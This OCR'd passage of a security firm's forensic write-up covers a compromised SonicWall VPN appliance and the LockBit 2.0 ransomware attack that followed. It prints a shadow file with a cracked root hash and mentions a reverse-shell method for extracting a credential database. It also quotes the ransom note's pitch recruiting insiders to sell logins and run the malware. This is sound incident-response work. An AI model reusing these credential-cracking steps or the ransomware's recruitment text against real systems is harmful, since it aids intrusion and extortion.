
Credentials used to connect to the Active Directory (AD) were found in the `Domains_AD` table. The password is encrypted with the same hardcoded key as for the sessions above and therefore must be seen as compromised.



Other credentials named `securePasswd` were found in the Users table:



By inspecting the related code in `libSys.so`, it was found that this data is generated by the password hashing function PKCS5_PBKDF2_HMAC using a hardcoded salt, 256 bit key and 12800 iterations:



An attacker can't reverse the key-derivation function, but can perform offline brute force attacks. However, this is slow due to the algorithm and the used iterations. Therefore, we assumed the attacker did not have access to the cleartext credentials.

Lastly, the root password was found in the `/etc/shadow` file, hashed using a simple Linux MD5 algorithm:

```
 bash-4.2# cat /etc/shadow
cat /etc/shadow
root:$1$nRh/kvy.$QGgtuH.UQBnBpu0IuL9ze.:13983:0:99999:7:::
bin:x:13937:0:99999:7:::
daemon:x:13937:0:99999:7:::
mail:x:13937:0:99999:7:::
squid:x:13937:0:99999:7:::
ntp:x:13937:0:99999:7:::
sshd:x:13937:0:99999:7:::
nobody:x:13937:0:99999:7:::
snort:x:13937:0:99999:7:::
logwatch:x:13937:0:99999:7:::
dnsmasq:x:13937:0:99999:7:::
cron:x:13937:0:99999:7:::
admin::13937:0:99999:7:::
```

Bruteforcing it with John the Ripper showed that password was "password".
This may be a factory default, but is not exploitable, since the root user can't be used to logon to the system.

Searching for Malicious Activity

Unfortunately, it was not possible to reconstruct what commands the attacker executed on the system.

No signs of persistence or malicious activity was detected by quickly analyzing the filesystem timestamps (searching for recently created files) or the running processes over the root shell. However, we did not perform a thorough analysis of the system.

Takeaways

These forensic evidences helped during the analysis of the Ransomware attack, as it allowed to define good IOCs which could be searched for on the corporate systems:

- Date and time when attacks were performed, obtained from the SRA logs.
- Internal IP address of the SRA itself and the IP address range of the VPN pool obtainable in the configuration.
- Suspicious external IP addresses used to connect to the SRA obtainable from the SRA log data.
- Compromised accounts identified through VPN logons from suspicious IP addresses in the SRA log data.
- Potentially compromised accounts where credentials were stored on the SRA with the reversible DES encryption.

Generally the following actions can be recommended if a VPN appliance is found to be compromised:

- **Don’t reboot the appliance**, important information will be lost. Rather isolate the system, so that no inbound and outbound connection to untrusted or sensitive systems are possible.
- Replace the VPN appliance if it is End-of-Life!

Specifically for SonicWall SRA, the following actions can help during a forensic investigation:

- Perform the diagnostics export, analyze the logs and check for stored credentials that can be easily decrypted.
- Perform the revers shell attack to export the `temp.db` and check for stored credentials that can be easily decrypted. (No root shell access is required for this, as the database is readable by the nobody user.)

Notes on Lockbit 2.0 Ransomware

The attackers abused the SRA vulnerability to gain access to the customers network. The compromised users were AD users and could be used to logon to other Windows systems. Through Windows credentials dumping they obtained the Domain Admin credentials, which unfortunately were the same used for the root user of the ESXi server.
Therefore the attackers were able to logon to the ESXi Hypervisor and ran the LockBit 2.0 Ransomware.

They left following file named `!!!-Restore-My-Files-!!!` that threatens the customer to leak its data and also contains an interesting advertisement for future criminals. It claims LockBit 2.0 to be the fasted ransomware:


```
~~~ LockBit 2.0 the fastest ransomware in the world ~~~

>>>> Your data are stolen and encrypted
```

```
The data will be published on TOR website if you do not pay the ransom

[CUT BY COMPASS]

>>>> Advertisement

Would you like to earn millions of dollars $$$ ?

Our company acquire access to networks of various companies, as well as insider information that can
You can provide us accounting data for the access to any company, for example, login and password to
Open our letter at your email. Launch the provided virus on any computer in your company.

You can do it both using your work computer or the computer of any other employee in order to divert

Companies pay us the foreclosure for the decryption of files and prevention of data leak.
[CUT BY COMPASS]
```


Indeed after checking the timestamps of the Lockbit files, it turned out that the attacker only required 5 minutes to encrypt all files. Fully encrypting all VMDKs of a ESXi Hypervisor should require more time, so we checked the encryption of the VMDKs and of some log files that had the `.lockbit` suffix appended to them.

Quickly running the command `strings` or opening the files in an editor, showed that major parts of the files were not encrypted. Here are some entropy analysis performed with `Detect It Easy`:

Log file:


Entropy
Type
Binary
Total
6.98839
87%
Status
packed
Offset
00000000
Size
0153e1e6
Reload
Entropy
Bytes
Regions
Name
Offset
Size
Entropy
Status
00000000
0153e1e6
6.98839
packed
8
7
6
5
4
3
2
1
0
0
5e+06
1e+07
1,5e+07
2e+07
2,5e+07
Save
Close

VMDK:



On the VMDK there seemed to be no encryption at all. It was possible to use 7Zip to extract the VMDK, mount the raw partition image and perform a forensic analysis of the data. That would not been possible with a fully encrypted VMDK.

Even if partial encryption is used, as for the log file, it would be possible to recover evidence from these images by file carving for forensic artifacts like Windows event logs.

We therefore recommend to always check the entropy of encrypted files.

Source: https://blog.compass-security.com/2022/03/vpn-appliance-forensics/